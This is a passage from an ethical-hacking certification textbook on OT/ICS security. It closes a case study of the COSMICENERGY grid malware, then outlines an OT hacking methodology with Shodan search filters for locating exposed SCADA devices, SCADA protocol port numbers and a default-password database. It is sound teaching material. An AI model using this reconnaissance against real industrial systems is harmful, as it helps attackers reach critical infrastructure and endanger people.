
Figure 18.99: Screenshot showing LIGHTWORK results

As described above, using these two components, the COSMICENERGY causes frequent power disruptions by interacting with the IEC-104 devices. By issuing ON or OFF commands to these devices, attackers can disrupt the flow of electricity, potentially causing widespread outages and damaging the electric grid.

- **Stage 4: Lateral Movement & Clearing Tracks**

  COSMICENERGY does not exhibit traditional lateral movement capabilities, because it lacks the ability to spread laterally within a network. However, internal reconnaissance is required to gather the information necessary for execution, indicating that attackers may have moved laterally within the network to gather this information.

  After achieving their objectives, the attackers attempt to cover their tracks by deleting traces of malware and other malicious activities from the target environment. This could include deleting the executable files of PIEHOP and LIGHTWORK from compromised systems.



OT Hacking Methodology

OT systems such as ICS/SCADA and DCS are often used for monitoring and controlling physical industrial processes. These systems are mainly used to acquire data from processes such as temperatures, pressures, valve positions, human operators, etc. and control electrical, hydraulic, mechanical, and pneumatic actuators. In the past, these OT systems and networks were totally isolated from the Internet, but the interoperability and business needs have demanded the convergence of OT/IT networks. The vulnerabilities that exist in the IT networks provide a way for cybercriminals to launch disruptive attacks on OT systems. This section discusses OT hacking methodology and how to perform OT hacking using various automated tools.

What is OT Hacking?

Nowadays, industrial systems are more connected than ever to the Internet, so they are becoming more exposed to vulnerabilities and cyber-attacks. Attackers are launching more sophisticated and targeted cyber-attacks that are causing physical destruction to the industrial systems. In some scenarios, organizations are using devices with legacy software to meet compatibility requirements and sharing sensitive information with the third parties for remote maintenance of the equipment. These factors are creating severe security threats to organizations.

The objective of OT hacking is to damage or disrupt business processes through industrial control systems at various manufacturing sites. Due to the interconnectivity of IT with OT, OT has been exposed to many threats through remote sensors, Wi-Fi enabled controllers, USB devices used to upgrade software/firmware, cloud services (for example, SCADA-as-a-service), etc. Due to this exposure, OT systems are becoming an attractive target for hacking.

How can a hacker profit from OT when successfully compromised?

- Take complete control over the systems, damage the systems, or steal critical business or operational data
- Shut down a plant or block production entirely to perform DDoS attacks and cause financial or reputational damage
- Reprogram an assembly process to skip production steps, resulting in manufacturing faulty products
- Compromise industrial machinery to potentially injure employees through overheating, emergency shutdowns, etc.
- Install malware to disrupt the operation of critical infrastructure
- Install ransomware to block access to OT systems and ask for a ransom

OT Hacking Methodology

The following are the different phases of hacking an OT network:

- Information Gathering
- Vulnerability Scanning
- Launch Attacks
- Gain Remote Access
- Maintain Access

EC-Council C|EH


Information Gathering: Identifying ICS/SCADA Systems using Shodan

- Shodan search engine helps attackers to gather **information about OT devices** connected to the Internet
- Using Shodan, attackers obtain **details of SCADA systems** that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.
- Attackers can gather information on a target device using the following filters:
  - Search for Modbus enabled ICS/SCADA systems:

    port:502
  - Search for SCADA systems using PLC name:

    "Schneider Electric"
  - Search for SCADA systems using geolocation:

    SCADA Country:"US"



https://www.shodan.io

Information Gathering

The first step in hacking an OT network is gathering information about the target OT network and systems through various footprinting and reconnaissance techniques. These techniques allow attackers to enumerate the network, identify devices connected to the OT network, identify the geolocation of the devices, gather default passwords of connected devices, detect open ports and running services, etc. Attackers use tools such as Shodan and Nmap to gather information about the target OT network.

Identifying ICS/SCADA Systems using Shodan

Source: *https://www.shodan.io*

The Shodan search engine helps attackers to gather information about OT devices connected to the Internet. This online tool can be used to obtain details of SCADA systems that are used in water treatment plants, nuclear power plants, HVAC systems, electrical transmission systems, home heating systems, etc.

- **Identifying SCADA systems using port numbers**

  ICS/SCADA systems use multiple protocols that are unique to the manufacturers of PLCs. Some of the important SCADA protocols include Modbus port 502, Fieldbus port 1089-91, DNP port 19999, Ethernet/IP port 2222, DNP3 port 20000, PROFINET port 34962-64, and EtherCAT port 34980. Detecting the ports on which these systems operate allows an attacker to identify vulnerable SCADA systems connected to the Internet.

  Search for Modbus-enabled ICS/SCADA systems:

  `port:502` (Retrieves all the ICS/SCADA systems with Modbus port 502 enabled)

- **Discovering SCADA systems using PLC name**

  Attackers can also discover SCADA systems through version numbers, PLC names, or manufacturer names. Using Shodan, the attacker can search for the systems banner that displays information such as PLC name, manufacturer, and versions.

  For example, Schneider Electric is the company that deploys various Modbus protocols associated with ICS systems. The attacker can discover all the systems with the company names in their banner using Shodan.

  Search for SCADA systems using PLC name:

  For example, the search string "**`Schneider Electric`**" displays all systems that deploy Schneider Electric products.

- **Searching SCADA systems based on geolocation**

  Search for SCADA systems using geolocation:

  `SCADA Country:"US"` (displays all SCADA systems present in the US)





Figure 18.100: Screenshot of Shodan



Gathering Default Passwords using CIRT.net

Source: *https://www.cirt.net*

CIRT.net's default password database is an online database that stores default passwords for various devices, including those used in critical infrastructures. Attackers can use this database to obtain various default passwords for a wide range of devices such as routers, switches, industrial control systems (ICS), and more.

